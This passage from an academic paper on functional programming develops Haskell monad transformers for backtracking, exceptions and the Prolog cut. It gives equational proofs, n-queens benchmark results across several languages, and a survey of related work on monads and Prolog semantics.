Let us conclude the section by giving a sample application of Theorem 1 proving the equality of two derived operations. Consider the two definitions of *atMostOnce* given in Section 3.3 and in Section 3.4. Since the two variants rely on different primitives — the first uses *once* while the second depends on  $!$  and *call* — we cannot reasonably expect to find a ‘direct’ proof of their equality. Just imagine that we add an additional computational primitive that interacts differently with *once* and  $!$ . We can, however, show that they behave the same for all computational terms built according to Def. 1. To this end it suffices to show that the two definitions are equal for computational terms in normal form. Let  $m = \text{out } s_1 \gg \text{return } a_1 \mid \dots \mid \text{out } s_n \gg \text{return } a_n \mid \text{out } s_{n+1} \gg \alpha$ . If  $n \geq 1$  then we have that *atMostOnce*  $m$  equals  $\text{out } s_1 \gg \text{return } a_1$  in both cases. Otherwise we obtain  $\text{out } s_{n+1} \gg \text{fail}$  for  $\alpha = \text{fail}$  and  $\alpha = ! \gg \text{fail}$  and  $\text{out } s_{n+1} \gg \text{raise } e$  for  $\alpha = \text{raise } e$ . Using a similar argument we can also prove that the definitions of *naf* given in Section 3.3 and in Section 5.9 coincide.

## 6. Implementation

Each of the class definitions listed in Section 3 defines a certain ‘feature’ or computational behaviour. In order to implement embedded Prolog we must develop a monad that is simultaneously instance of all computational classes. One can imagine that it is a tedious and error-prone task to program such a monad from scratch. We employ a more modular approach instead: for each class we define a *monad transformer* that adds the respective feature to a given monad. Old features are preserved by a process called *lifting*.

### 6.1. Monad transformers

The idea of a monad transformer is again due to Moggi [32]: some of the monad transformers defined in this article already appear in *loc. cit.* albeit in an abstract form. Moggi’s approach was later extended by Liang, Hudak, and Jones [25], who are especially concerned with the problem of lifting operations through monad transformers. In the sequel we employ a mild variant of their work.

A *monad transformer* is basically a type constructor  $\tau$  that takes a monad  $m$  to a monad  $\tau m$ .

```

class MonadT  $\tau$  where
  up      :: (Monad m)  $\Rightarrow$  m a  $\rightarrow$   $\tau$  m a
  down   :: (Monad m)  $\Rightarrow$   $\tau$  m a  $\rightarrow$  m a

```

The member function *up* embeds a computation in *m* into the monad  $\tau m$ . The function *down* goes the way back thus forgetting the additional structure  $\tau m$  is assumed to provide. Since  $\tau$  adds structure it is natural to require *up* to be a monad morphism and *down* to be a premonad morphism.

Interestingly, we have already seen an example for a monad transformer: the type constructor *Parser* defined in Section 4.5. In essence, *Parser* augments a monad with state. The *MonadT* instance is given by

```
instance MonadT Parser where
  up m      =  λinp → m ≫ λa → return (a, inp)
  down m   =  m (error "no input given") ≫ λ(a, _) → return a .
```

Note that *up m* simply runs *m* while preserving the current state (ie input). Conversely, *down m* runs *m* by supplying an undefined initial state and discarding the final state.

Both *up* and *down* have immediate applications. The premonad morphism *down* can be used to provide ‘generic’ instance declarations for *Run* and *Perform*.

```
instance (MonadT τ, Run m, Monad (τ m)) ⇒ Run (τ m) where
  run      =  run ∘ down
instance (MonadT τ, Perform m, Monad (τ m)) ⇒ Perform (τ m) where
  perform  =  perform ∘ down
```

To encapsulate a computation *c* of type  $\tau m a$  we simply encapsulate *down c* of type  $m a$ . Note that  $\eta_1 ∘ \eta_2$  is a premonad morphism if both  $\eta_1$  and  $\eta_2$  are. Furthermore,  $\eta_1 ∘ \eta_2$  satisfies (η3) if both  $\eta_1$  and  $\eta_2$  do. As an aside, note that the instance context *Monad (τ m)* is necessary in both cases because *Run* and *Perform* are subclasses of *Monad*.

The monad morphism *up* is useful for lifting the I/O operations through an arbitrary monad transformer.

```
instance (MonadT τ, InOut m, Monad (τ m)) ⇒ InOut (τ m) where
  out s      =  up (out s)
  inp        =  up inp
  outFile path s =  up (outFile path s)
  inpFile path =  up (inpFile path)
```

Generic implementations enjoy generic properties: given the above definition of *out s* it is easy to show that  $\tau m$  satisfies (IO3) and (IO4) if *m* does and *up* is a monad morphism.

## 6.2. Base monads

The identity monad and the *IO* monad serve as base monads, upon which the monad transformers are applied. The identity monad identifies computations and

values. It is given by the following definition.

```
newtype Id a = a
instance Monad Id where
    return a = a
    a ≫= f = f a
instance Run Id where
    run = id
```

Note that bind is equivalent to the reverse function application. Since the Kleisli composition boils down to the ordinary composition of functions it is immediate that the monad laws, (M1)–(M3), are satisfied.

The predefined monad of interactions, *IO*, is declared an instance of *Perform* and *InOut*.

```
instance Perform IO where
    perform = id
instance InOut IO where
    out = putStrLn
    inp = getLine
    outFile = appendFile
    inpFile = readFile
```

### 6.3. Exception monad transformer

In an exception monad a computation either succeeds gracefully or aborts with an exception. These two possible outcomes may be represented using the predefined type constructor *Either*, which is already employed in *try*'s type. An exceptional outcome is represented by *Left e*, where *e* is the exception; a normal outcome is accordingly represented by *Right a*, where *a* is the computed value. The exception monad transformer simply composes the base monad with *Either Err*.

```
newtype ExcT m a = m (Either Err a)
instance (Monad m) ⇒ Monad (ExcT m) where
    m ≫ k = m ≫ either (return ∘ Left) k
    return = return ∘ Right
instance (Monad m) ⇒ Exc (ExcT m) where
    raise = return ∘ Left
    try m = map Right m
```

A computation in *m* always succeeds; it is lifted by wrapping it up in a call to *Right*. Going down exceptions are mapped to runtime errors using the predefined function *error*.

```
instance MonadT ExcT where
    up m = map Right m
    down m = m ≫ either error return
```

**Theorem 2** Let  $m$  be a monad, then  $\text{ExcT } m$  is a monad satisfying (E1)–(E5) and (IO2). Furthermore,  $\text{up}$  is a monad morphism and  $\text{down}$  a premonad morphism. If  $m$  is an I/O monad, then  $\text{down}$  additionally satisfies  $(\eta 3)$ .

**Proof.** The proofs of the different axioms are entirely straightforward. Note, however, that we tacitly assume that the datatype *Either* is unlifted, ie does not contain  $\perp$ . Otherwise, (M2) does not hold.  $\square$

#### 6.4. The list monad

Most publications on monads employ lists for implementing nondeterministic computations: each element of a list represents a solution, the nondeterministic choice is implemented by concatenation.

```
instance Monad [] where
    return a = [a]
    m ≫ k = list fail (λa n → k a ⊕ n) m
instance Backtr [] where
    fail = []
    m ⊕ n = m ++ n
```

The list monad suffers from at least four problems. (i) It relies in an essential way on lazy evaluation. Thus we cannot use it in a strict language like Standard ML. (ii) It is inefficient: both  $(\gg)$  and  $(!)$  are sensitive to the number of successes of their first argument. (iii) It cannot implement the cut. (iv) There is no obvious way to turn it into a monad transformer. Let us briefly indicate the reason for the last deficiency. It appears that the base monad can only sensibly combined with the list monad by functor composition.

```
newtype ListT m a = m [a]
single          :: (Monad m) ⇒ a → m [a]
single a        = return [a]
instance (Monad m) ⇒ Monad (ListT m) where
    return a      = single a
    m ≫ k        = m ≫ list nil (λa f → k a ⊕ f)
instance (Monad m) ⇒ Backtr (ListT m) where
    fail          = nil
    m ⊕ n        = m ++ n
```

Note that the definition of each operation is more or less inevitable. Unfortunately,  $\text{ListT } m$  does only satisfy the monad laws, if  $m$  is a so-called *commutative monad* [22]. The crux is that  $m ⊕ n = m ⊕ n$  executes both  $m$  and  $n$  before the list of solutions is returned. If the base monad is not commutative, then (M3) fails. Take, for instance,  $m = IO$  and consider  $((tr 1 ⊕ tr 2) ≫ tr) ≫ (tr ⊕ tr)$  where  $tr$  is given by

```
tr   :: (Monad m, InOut m) ⇒ Int → m Int
tr n = do { out (show n); return n } .
```

If executed the above computation outputs 12121122. However, if we rebracket the expression applying (M3), we obtain 12111222.

In the sequel we will derive an alternative to  $ListT$ , which remedies the shortcomings mentioned above.

### 6.5. Backtracking monad transformer

A major disadvantage of the list monad is its inefficiency: the running time of  $(\text{!})$  alias  $(\text{++})$  is proportional to the length of its first argument. Now, part of the functional programming folklore is a transformation technique for eliminating expensive calls to  $(\text{++})$ , see, for instance, [5, 17]. The technique is, for instance, applied in Haskell's *Show* class to guarantee linear complexity of the *show* functions. Instead of focusing on the list monad let us generalize this technique to an arbitrary backtracking monad: the essential idea is to transform a computation  $m$  into a function  $m'$  such that  $m' \cdot f = m \cdot f$  holds. An efficient variant of  $m$  is then obtained by passing *fail* to  $m'$ , ie  $m = m' \cdot \text{fail}$ . Note that the type of  $m'$  is  $m \cdot a \rightarrow m \cdot a$ . The question naturally arises as to whether it is possible to turn  $m \cdot a \rightarrow m \cdot a$  into a monad. Now, if this is the case then the mappings

$$\begin{aligned} up \cdot m &= \lambda f \rightarrow m \cdot f \\ down \cdot m &= m \cdot \text{fail} \end{aligned}$$

must be monad morphisms. Furthermore, since we do not intend to add structure to  $m$ , we can restrict ourselves to  $m$ 's isomorphic copy in  $m \cdot a \rightarrow m \cdot a$ . It is not hard to see that *up* and *down* are mutually inverse iff

$$m \cdot f = m \cdot \text{fail} \cdot f \quad (2)$$

holds. Using these prerequisites we can actually *derive* the monad operations of  $m \cdot a \rightarrow m \cdot a$ . To derive *fail* we reason:

$$\begin{aligned} \text{fail} &= up \cdot \text{fail} && up \text{ should preserve } \text{fail} \\ &= \lambda f \rightarrow \text{fail} \cdot f && \text{Def. } up \\ &= \lambda f \rightarrow f . && \end{aligned} \quad (B1)$$

Thus, *fail* equals the identity function. The derivation of  $(\text{!})$  proceeds as follows.

$$\begin{aligned} m \cdot n &= up \cdot (down \cdot (m \cdot n)) && up \circ down = id \\ &= up \cdot (down \cdot m \cdot down \cdot n) && down \text{ should preserve } (\text{!}) \\ &= \lambda f \rightarrow (m \cdot \text{fail} \cdot n \cdot \text{fail}) \cdot f && \text{Def. } up/down \\ &= \lambda f \rightarrow m \cdot \text{fail} \cdot (n \cdot \text{fail} \cdot f) && \\ &= \lambda f \rightarrow m \cdot (n \cdot f) && \text{Eq.(2)} \end{aligned} \quad (B3)$$

We see that  $(\text{!})$  boils down to the composition of functions. Interestingly, neither *fail* nor  $(\text{!})$  depends on  $m$ 's primitives. Unfortunately, this does not hold for return and bind. The latter operation, for instance, is given by

$$m \gg k = \lambda f \rightarrow (m \cdot \text{fail} \gg \lambda a \rightarrow k \cdot a \cdot \text{fail}) \cdot f .$$

Now, we can get rid of these dependencies via a *second* transformation, which abstracts ( $\gg=$ ) away: each computation  $n$  is transformed into a function  $n'$  such that  $n' k = n \gg= k$  holds. Going back we apply  $n'$  to *return*, ie  $n = n' \text{return}$ . This gives us two morphisms

$$\begin{aligned} up\ n &= \lambda\kappa \rightarrow n \gg= \kappa \\ down\ n &= n \text{return} \end{aligned}$$

and an isomorphism condition

$$n \kappa = n \text{return} \gg= \kappa . \quad (3)$$

Again, we can use these definitions to *derive* the monad operations. For *return* we obtain:

$$\begin{aligned} return\ a &= up(return\ a) && up \text{ should preserve } return \\ &= \lambda\kappa \rightarrow return\ a \gg= \kappa && \text{Def. } up \\ &= \lambda\kappa \rightarrow \kappa\ a , && (M1) \end{aligned}$$

and for bind:

$$\begin{aligned} m \gg= k &= up(down(m \gg= k)) && up \circ down = id \\ &= up(down\ m \gg= down \circ k) && down \text{ should preserve } (\gg=) \\ &= \lambda\kappa \rightarrow (m \text{return} \gg= \lambda a \rightarrow k\ a \text{return}) \gg= \kappa && \text{Def. } up/down \\ &= \lambda\kappa \rightarrow m \text{return} \gg= \lambda a \rightarrow k\ a \text{return} \gg= \kappa && (M3) \\ &= \lambda\kappa \rightarrow m(\lambda a \rightarrow k\ a\ \kappa) . && \text{Eq.(3)} \end{aligned}$$

Let us determine the type of the computations obtained by the two abstraction steps. Recall that ( $\gg=$ ) possesses the type  $\forall a. \forall b. n\ a \rightarrow (a \rightarrow n\ b) \rightarrow n\ b$ , which is equivalent to  $\forall a. n\ a \rightarrow \forall b. (a \rightarrow n\ b) \rightarrow n\ b$ . Since  $up\ n$  equals ( $\gg=$ )  $n$ , it consequently has the type  $\forall b. (a \rightarrow n\ b) \rightarrow n\ b$ . Taking the first abstraction step into account, which yields  $n\ b = m\ b \rightarrow m\ b$ , we arrive at the following definition.

$$\begin{aligned} \text{type } CPS\ a\ ans &= (a \rightarrow ans) \rightarrow ans \\ \text{newtype } BacktrT\ m\ a &= \forall ans. CPS\ a (m\ ans \rightarrow m\ ans) \\ \text{instance Monad } (BacktrT\ m) \text{ where} \\ return\ a &= \lambda\kappa \rightarrow \kappa\ a \\ m \gg= k &= \lambda\kappa \rightarrow m(\lambda a \rightarrow k\ a\ \kappa) \end{aligned}$$

The cognoscenti would certainly recognize that the above definition is identical to the definition of the *continuation monad transformer* [25]. Only the types are different: *BacktrT* involves second-order types<sup>e</sup> while the continuation monad transformer is additionally parameterized with the so-called answer type (*ContT ans m a*

---

<sup>e</sup>Haskell 98 does not admit local universal quantification. However, all major Haskell systems, GHC, HBC, and Hugs, provide the necessary extensions. We refer the interested reader to the work of Rémy [38] and Jones [21].

$= (a \rightarrow m \ ans) \rightarrow m \ ans$ ). We have seen, however, that second-order types arise naturally from the second abstraction step. In a sense  $\text{Backtr}T\ m$  constitutes the smallest extension of  $m$  that allows us to add backtracking. Note, for instance, that  $\text{callcc}$  is definable in  $\text{Cont}T\ ans\ m$  but not in  $\text{Backtr}T\ m$ .

The monad transformer,  $\text{Backtr}T\ m$ , has the amazing property of being a monad regardless of  $m$ ! The dependence on the base monad has completely vanished. Let's see if this is also proves to be true for  $\text{fail}$  and  $(\text{!})$ . We reason:

$$\begin{aligned} \text{fail} &= \text{up fail} && \text{up should preserve } \text{fail} \\ &= \lambda\kappa \rightarrow \text{fail} \gg= \kappa && \text{Def. up} \\ &= \lambda\kappa \rightarrow \text{fail} && (\text{B4}) \\ &= \lambda\kappa \rightarrow \text{id} , && \text{Def. fail} \end{aligned}$$

and

$$\begin{aligned} m \dashv n &= \text{up}(\text{down}(m \dashv n)) && \text{up} \circ \text{down} = \text{id} \\ &= \text{up}(\text{down}m \dashv \text{down}n) && \text{down should preserve } (\text{!}) \\ &= \lambda\kappa \rightarrow (\text{down}m \dashv \text{down}n) \gg= \kappa && \text{Def. up} \\ &= \lambda\kappa \rightarrow \text{down}m \gg= \kappa \dashv \text{down}n \gg= \kappa && (\text{B5}) \\ &= \lambda\kappa \rightarrow \text{up}(\text{down}m)\kappa \dashv \text{up}(\text{down}n)\kappa && \text{Def. up} \\ &= \lambda\kappa \rightarrow m\kappa \dashv n\kappa && \text{up} \circ \text{down} = \text{id} \\ &= \lambda\kappa \rightarrow m\kappa \circ n\kappa . && \text{Def. } (\text{!}) \end{aligned}$$

Voilà. Neither  $\text{fail}$  nor  $(\text{!})$  require a primitive operation of the base monad  $m$ . In other words, we have succeeded in defining a *backtracking monad transformer* that adds backtracking to an arbitrary monad. Here is the necessary  $\text{Monad}T$  instance.

```
instance MonadT BacktrT where
    up m      = λκ f → m ≫= λa → κ a f
    down m   = m (λa _ → return a) err
    err       = error "no solution"
```

The definition for  $\text{up}\ m$  is obtained by composing the two  $\text{ups}$  introduced above. The result obtained must additionally be simplified taking into account that  $m$  is always deterministic. A similar remark applies to  $\text{down}$ .

```
instance (Monad m) ⇒ Backtr (BacktrT m) where
    fail      = λκ → id
    m ∘ n    = λκ → m κ ∘ n κ
    once m   = up (m first nothing)
    sols m   = up (m cons nil)
    first     :: (Monad m) ⇒ a → m (Maybe a) → m (Maybe a)
    first a _ = return (Just a)
```

The definitions for  $\text{once}$  and  $\text{sols}$  are explained as follows. A computation in  $\text{Backtr}T\ m$ , say,  $n$  takes two arguments: a *success continuation* and a *failure continuation*. If  $n$  succeeds, it calls the success continuation passing it the computed

value and the current failure continuation (cf *return*). If it fails, it simply calls the failure continuation (cf *fail*). Both *once* and *sols* are implemented by supplying special success and failure continuations to their argument. The success continuation *first*, for example, discards the failure continuation and returns only the first solution; *cons* on the other hand executes the failure continuation and constructs the desired list of solutions.

As matters stands *BacktrT m* cannot implement the cut operator. We postpone a discussion of the necessary modifications until the next section.

It remains to lift exception handling through the backtracking monad transformer. Let us first implement a non re-satisfiable variant of *try*. The key idea is to encode computational behaviour using suitable data types: success and failure are represented by *Maybe*; normal and abnormal termination by *Either*.

```
instance (Exc m)  $\Rightarrow$  Exc (BacktrT m) where
  raise = up  $\circ$  raise
  try m =  $\lambda\kappa f \rightarrow \text{let } \delta (\text{Left } e) = \kappa (\text{Left } e) f$ 
           $\delta (\text{Right Nothing}) = f$ 
           $\delta (\text{Right (Just } a)) = \kappa (\text{Right } a) f$ 
  in try (m first nothing)  $\gg= \delta$ 
```

The call *try (m first nothing)* performs the encodings; the function  $\delta$  then decodes the results and calls the appropriate continuations. Now, in order to make *try m* re-satisfiable we must additionally pass the failure continuation, which *first* simply discards, to  $\delta$ . Let us introduce a suitable datatype for this purpose.

<b>data</b> Answer m a	=	No
		Yes a (m (Answer m a))
answer	::	(Monad m) $\Rightarrow$ m b $\rightarrow$ (a $\rightarrow$ m b $\rightarrow$ m b) $\rightarrow$ Answer m a $\rightarrow$ m b
answer no yes No	=	no
answer no yes (Yes a m)	=	yes a (m $\gg=$ answer no yes)

The constructor *No* corresponds to *Nothing*; *Yes* extends *Just* by an additional field for the failure continuation. Note that the failure continuation yields an element of *Answer m a*, ie *Answer* is recursively defined. As usual, *answer* denotes the fold-functional of *Answer*.

```
instance (Exc m)  $\Rightarrow$  Exc (BacktrT m) where
  raise = up  $\circ$  raise
  try m =  $\lambda\kappa f \rightarrow \text{let } \delta (\text{Left } e) = \kappa (\text{Left } e) f$ 
           $\delta (\text{Right No}) = f$ 
           $\delta (\text{Right (Yes } a f')) = \kappa (\text{Right } a) (\text{try } f' \gg= \delta)$ 
  in try (m yes no)  $\gg= \delta$ 
  no :: (Monad m)  $\Rightarrow$  m (Answer m a)
  no = return No
  yes :: (Monad m)  $\Rightarrow$  a  $\rightarrow$  m (Answer m a)  $\rightarrow$  m (Answer m a)
  yes a m = return (Yes a m)
```

The code shows that the decoder function  $\delta$  is applied recursively to the failure continuation  $f'$ . This is necessary since  $f'$  may raise exceptions that must be trapped.

Using the backtracking monad transformer we are able to construct the monads required in the applications of Section 4:  $\text{BacktrT } \text{Id}$  supports backtracking,  $\text{BacktrT } (\text{ExcT } \text{IO})$  supports backtracking, exception handling, and interaction. Furthermore, the implementation is correct with respect to the axiomatization given in Section 5.

**Theorem 3** *Let  $m$  be a monad, then  $\text{BacktrT } m$  is a monad satisfying (B1)–(B5), (O1)–(O4), (S1)–(S4) and (IO1). Furthermore,  $\text{up}$  is a monad morphism and  $\text{down}$  a premonad morphism. If  $m$  is an exception monad satisfying (E1)–(E5) and (IO2), then  $\text{BacktrT } m$  additionally satisfies (E1)–(E4), (E5'), (E6)–(E8), and (IO2). If  $m$  is an I/O monad, then  $\text{down}$  additionally satisfies  $(\eta 3)$ .*

**Proof.** The proofs of the different axioms are mostly straightforward, so we content ourselves with two examples. Some of the calculations can be simplified by noting that deterministic computations in  $\text{BacktrT } m$  equal  $\text{up } n$  for some  $n$ . For instance, (O3) can be shown as follows.

$$\begin{aligned}
& (\text{up } m \gg k) \mid n \\
= & \lambda \kappa f \rightarrow (\text{up } m \gg k) \kappa (n \kappa f) && \text{Def. (i)} \\
= & \lambda \kappa f \rightarrow (\text{up } m) (\lambda a \rightarrow k a \kappa) (n \kappa f) && \text{Def. } (\gg) \\
= & \lambda \kappa f \rightarrow m \gg \lambda a \rightarrow k a \kappa (n \kappa f) && \text{Def. up} \\
= & \lambda \kappa f \rightarrow m \gg \lambda a \rightarrow (k a \mid n) \kappa f && \text{Def. (i)} \\
= & \lambda \kappa f \rightarrow (\text{up } m) (\lambda a \rightarrow (k a \mid n) \kappa) f && \text{Def. up} \\
= & \text{up } m \gg \lambda a \rightarrow k a \mid n && \text{Def. } (\gg)
\end{aligned}$$

Since  $\text{once } m = \text{up}$  ( $m$  first nothing) the claim follows immediately. In order to prove (E8) we require that the base monad  $m$  satisfies (E2).

$$\begin{aligned}
& \text{try} (\text{return } a \mid m) \\
= & \lambda \kappa f \rightarrow \text{try} ((\text{return } a \mid m) \text{ yes no}) \gg \delta && \text{Def. try} \\
= & \lambda \kappa f \rightarrow \text{try} ((\text{return } a) \text{ yes } (m \text{ yes no})) \gg \delta && \text{Def. (i)} \\
= & \lambda \kappa f \rightarrow \text{try} (\text{yes } a (m \text{ yes no})) \gg \delta && \text{Def. return} \\
= & \lambda \kappa f \rightarrow \text{try} (\text{return } (\text{Yes } a (m \text{ yes no}))) \gg \delta && \text{Def. yes} \\
= & \lambda \kappa f \rightarrow \text{return } (\text{Right } (\text{Yes } a (m \text{ yes no}))) \gg \delta && (\text{E2}) \\
= & \lambda \kappa f \rightarrow \kappa (\text{Right } a) (\text{try } (m \text{ yes no}) \gg \delta) && (\text{M1}) \text{ and Def. } \delta \\
= & \lambda \kappa f \rightarrow \kappa (\text{Right } a) ((\text{try } m) \kappa f) && \text{Def. try} \\
= & \lambda \kappa f \rightarrow \text{return } (\text{Right } a) \kappa ((\text{try } m) \kappa f) && \text{Def. return} \\
= & \text{return } (\text{Right } a) \mid \text{try } m && \text{Def. (i)}
\end{aligned}$$

The remaining axioms are proved accordingly.  $\square$

## 6.6. Implementing the cut

The cut discards all past choice points. Since the alternatives of a computations are represented by the failure continuation, the idea suggests itself that the cut simply replaces the current failure continuation by an initial failure continuation, which represents ‘global’ or ‘total’ failure. However, the realization of this idea is hindered by the fact that there is no single initial continuation. Each of the constructs *down*, *once*, *sols*, and *try* supplies a different initialization: *once*, for instance, uses *nothing* while *sols* employs *nil*. Thus, in order to implement the cut we must first standardize the initial failure continuation, which in turn implies that we must be more specific about the answer type. Currently, the answer type is universally quantified:  $\forall ans. CPS a (m ans \rightarrow m ans)$ . It appears that the type *Answer* defined in the previous section is a suitable datatype for representing answers (hence its name). Consequently, we specialize the backtracking monad transformer as follows.

```
newtype CutT m a =  $\forall ans. CPS a (m (Answer m ans) \rightarrow m (Answer m ans))$ 
```

The function *no* serves as the standard initial failure continuation. We can now implement the cut operation as follows.

$$! = \lambda \kappa f \rightarrow \kappa () no$$

The cut simply calls the success continuation replacing the failure continuation by *no*. If the cut is immediately followed by *fail*, *no* is called in effect terminating the current computation. Hence, the cut-fail combination boils down to  $\lambda \kappa f \rightarrow no$ .

Before discussing the implementation of the remaining operations let us briefly sketch an alternative approach. Instead of specializing the answer type we could alternatively supply an additional ‘cut continuation’, ie the initial failure continuation is passed as an explicit parameter.

```
newtype CutT' m a =  $\forall ans. CPS a (m ans \rightarrow m ans \rightarrow m ans)$ 
```

Using this representation the cut is implemented by

$$! = \lambda \kappa c f \rightarrow \kappa () c c .$$

This implementation naturally offers a greater degree of freedom. It allows us, for instance, to implement a variant of *try* that is transparent to cut, which is not possible with the first approach.

Turning back to the first representation note that the *Monad* and *Exc* instances for *CutT* are identical to those of *BacktrT* since *CutT* is a type specialization of *BacktrT*. The remaining operations can be adapted by inserting appropriate type

coercions.

```
instance MonadT CutT where
  up m      = λκ f → m ≫= λa → κ a f
  down m    = m yes no ≫= answer err (λa _ → return a)
instance (Monad m) ⇒ Backtr (CutT m) where
  fail       = λκ → id
  m ∘ n     = λκ → m κ ∘ n κ
  once m    = up (m yes no ≫= answer nothing first)
  sols m    = up (m yes no ≫= answer nil cons)
```

Note that expressions of the form  $m \kappa f$ , which appear in the  $BacktrT$  instances, have been systematically replaced by  $m \text{ yes no} \gg= \text{answer } f \kappa$ . This idiom is also used in the implementation of *call*.

```
instance (Monad m) ⇒ Cut (CutT m) where
  !         = λκ f → κ () no
  call m   = λκ f → m yes no ≫= answer f κ
```

Finally, we are able to construct a monad that supports all the computational features introduced in Section 3:

```
type Prolog = CutT (ExcT IO).
```

Note that we may view *Prolog* as *the standard model of embedded Prolog*. The following theorem in conjunction with Theorem 2 implies its correctness.

**Theorem 4** *In addition to the properties listed in Theorem 3  $CutT m$  satisfies (!1)–(!5), (C1)–(C4), and (E9).*

**Proof.** For reasons of space we only show (!1) and (!2). The proof for (!1) is:

$$\begin{aligned} (! \gg m) ∘ n &= λκ f → (! \gg m) κ (n κ f) && \text{Def. (!)} \\ &= λκ f → ! (λ_ → m κ) (n κ f) && \text{Def. } (\gg) \\ &= λκ f → m κ no && \text{Def. !} \\ &= λκ f → ! (λ_ → m κ) f && \text{Def. !} \\ &= ! \gg m . && \text{Def. } (\gg) \end{aligned}$$

Eq.(!2) is proved as follows.

$$\begin{aligned} ! \gg (m ∘ n) &= λκ f → ! (λ_ → (m ∘ n) κ) f && \text{Def. } (\gg) \\ &= λκ f → (m ∘ n) κ no && \text{Def. !} \\ &= λκ f → m κ (n κ no) && \text{Def. (!)} \\ &= λκ f → m κ (! (λ_ → n κ) f) && \text{Def. !} \\ &= λκ f → m κ ((! \gg n) κ f) && \text{Def. } (\gg) \\ &= m ∘ ! \gg n && \text{Def. (!)} \end{aligned}$$

The remaining axioms are shown accordingly.  $\square$

Table 1. Benchmark results

	#queens	13		14	
#solutions	73712			365596	
C ( <code>gcc-2.7.2.3 -O</code> )		2.0 <sup>a</sup>	1.0 <sup>b</sup>	14.0	1.0
Prolog ( <code>eclipse-3.5.2</code> )	288.5	144.2	1799.1	128.5	
ditto using logical variables	130.9	65.5	803.8	57.4	
Mercury ( <code>mercury-0.8 -O6</code> )	109.0	54.5	772.0	55.1	
Haskell 1.2 ( <code>ghc-0.29 -O</code> )	100.2	50.1	630.6	45.0	
ditto using bit fields	48.0	24.0	296.1	21.2	
Haskell 98 ( <code>ghc-4.04 -O</code> )	119.0	59.5	751.5	53.7	
Standard ML ( <code>sml-110</code> )	324.5	162.3	2011.3	143.7	

<sup>a</sup>seconds of user time on a Sun Ultra 5/10, 320 MB (minimum of four runs)<sup>b</sup>time relative to the fastest implementation

To summarize: *BacktrT* and *CutT* remedy the shortcomings of the list monad mentioned in Section 6.4.<sup>f</sup> (i) They are independent of the order of evaluation.<sup>g</sup> (ii) They are efficient: both ( $\gg$ ) and (i) take constant time. (iii) *CutT* allows a simple implementation of the cut. (iv) They add backtracking to an arbitrary monad.

## 7. Benchmarks

The purpose of this section is to compare the efficiency of Haskell's simulation of backtracking to that of logic languages like Prolog or Mercury [41], which offer nondeterminism as a 'language primitive'. To get a somewhat broader picture we also include C and Standard ML [31] in the competition. Due to the multi-lingual nature of the competition we will consider only a toy example: for a given  $n$  the number of solutions to the  $n$  queens problem must be calculated. Of course, a single benchmark does not allow to establish a ranking of the different systems; if at all it may indicate a general tendency.

The source code of the programs appears in [15]. A few comments are appropriate: the C program employs bit fields to record the queens' positions. Two Prolog programs participate in the contest: the first is a transliteration of the Haskell code. The second, which is due to Thom Frühwirth, employs unification instead of arithmetic operations to check for attacking queens. The Mercury implementation adds type, mode, and determinism declarations to the first Prolog variant. The Haskell 1.2 program is based on the program of Section 4.2 specialized to *BacktrT ID*, ie overloading is resolved to improve efficiency.

Table 1 lists the results of the benchmark. Among the different languages C is the clear winner. The Haskell 1.2 implementation is a factor of 45 slower, the factor reduces to 20 if bit fields are used. Perhaps surprisingly, Haskell — or rather, the

<sup>f</sup>Interestingly, the two approaches are not unrelated: the backtracking monad *BacktrT Id a* ( $= \forall ans. (a \rightarrow ans \rightarrow ans) \rightarrow ans \rightarrow ans$ ) corresponds exactly to the type of the fold-functional for lists, which in turn describes the encoding of lists in the second-order  $\lambda$ -calculus [21].

<sup>g</sup>Actually, in a strict language the failure continuation must be a function to prevent its evaluation, ie *BacktrT m a* must be defined as  $\forall ans. CPS a (CPS () (m ans))$ .

Glasgow Haskell Compiler [35] — compares favourably with Prolog and Mercury. It lies even in front of Standard ML of New Jersey [2]. Traditionally, strict languages have a reputation of being more efficient than their non-strict counterparts. The author has no conclusive explanation for this opposite behaviour. However, it is certainly the case that the Glasgow Haskell Team has done an excellent job — Hartel [14] relates the Glasgow Haskell Compiler to other systems. Compared to Haskell 1.2 the Haskell 98 code as presented in this article is 20% slower. The loss of performance is probably due to the use of type classes.

## 8. Related work

**Monads and monad transformers** Monads have been proposed by Moggi as a means to structure denotational semantics [32, 33], an aspect which is also present in this article: the monad *Prolog* can be seen as a structured denotational semantics for embedded Prolog. In a series of papers [43, 44, 46] Wadler popularized Moggi’s idea in the functional programming community by using monads to structure functional programs, in particular, interpreters. The question soon arose as how to construct monads that support a variety of features. Early attempts to combine monads by composition [23, 22] were only mildly successful. The list monad, for instance, composes only with commutative monads. Taking up an idea of Moggi, Espinosa [10] and later Liang, Hudak, and Jones [25] employed monad transformers to construct monads in a modular fashion. Our development in Section 6 is mainly based on the latter article.

**Semantics** There is an abundance of work on the semantics of Prolog’s horn logic core (possibly extended by the negation as failure rule), see [26]. Comparatively few attempts have been made to cover the full language. De Bruin and de Vink [9] describe an operational semantics and a denotational continuation semantics for Prolog’s control core (ie backtracking and cut ignoring unification). The continuation semantics employs three continuations (a success, a failure, and a cut continuation) corresponding closely to the monad transformer *CutT'* of Section 6.6. Meijer [28] shows how to derive low-level machine implementations from the continuation semantics. An operational and a denotational semantics covering the same subset of Prolog is also presented by Billaud [4]. His work can be seen as a precursor to the axiomatization given in Section 5. He identifies so-called equivalence rules for the control constructs, which roughly correspond to the axioms (M1)–(M3), (B1)–(B5), ( $!1$ ) and  $! \gg ! = !$  (axiom ( $!2$ ) is, however, missing). Andrews [1] later showed that Billaud’s language can also be characterized declaratively using a Fitting-style model theory. The most comprehensive treatment of Prolog’s semantics was given by Börger and Rosenzweig [6]. Using Gurevich’s notion of evolving algebras (later called Abstract State Machines) [11] they provide a logical operational semantics for full Prolog including control constructs, database operations, all solution collecting predicates, and error handling.

The axiomatic approach taken in this paper originates, of course, in the work of

Moggi. A further source of inspiration is [46] where Wadler identifies properties of functional parsers. To the best of our knowledge, the unified treatment of control constructs including the cut, all solution predicates, exception handling, and interaction is original. A distinguished advantage of the axiomatic approach based on monads is that the programmer can use the same language for programming and for reasoning about programs. In particular, there is no need to refer to an external model as in the denotational or operational approach.

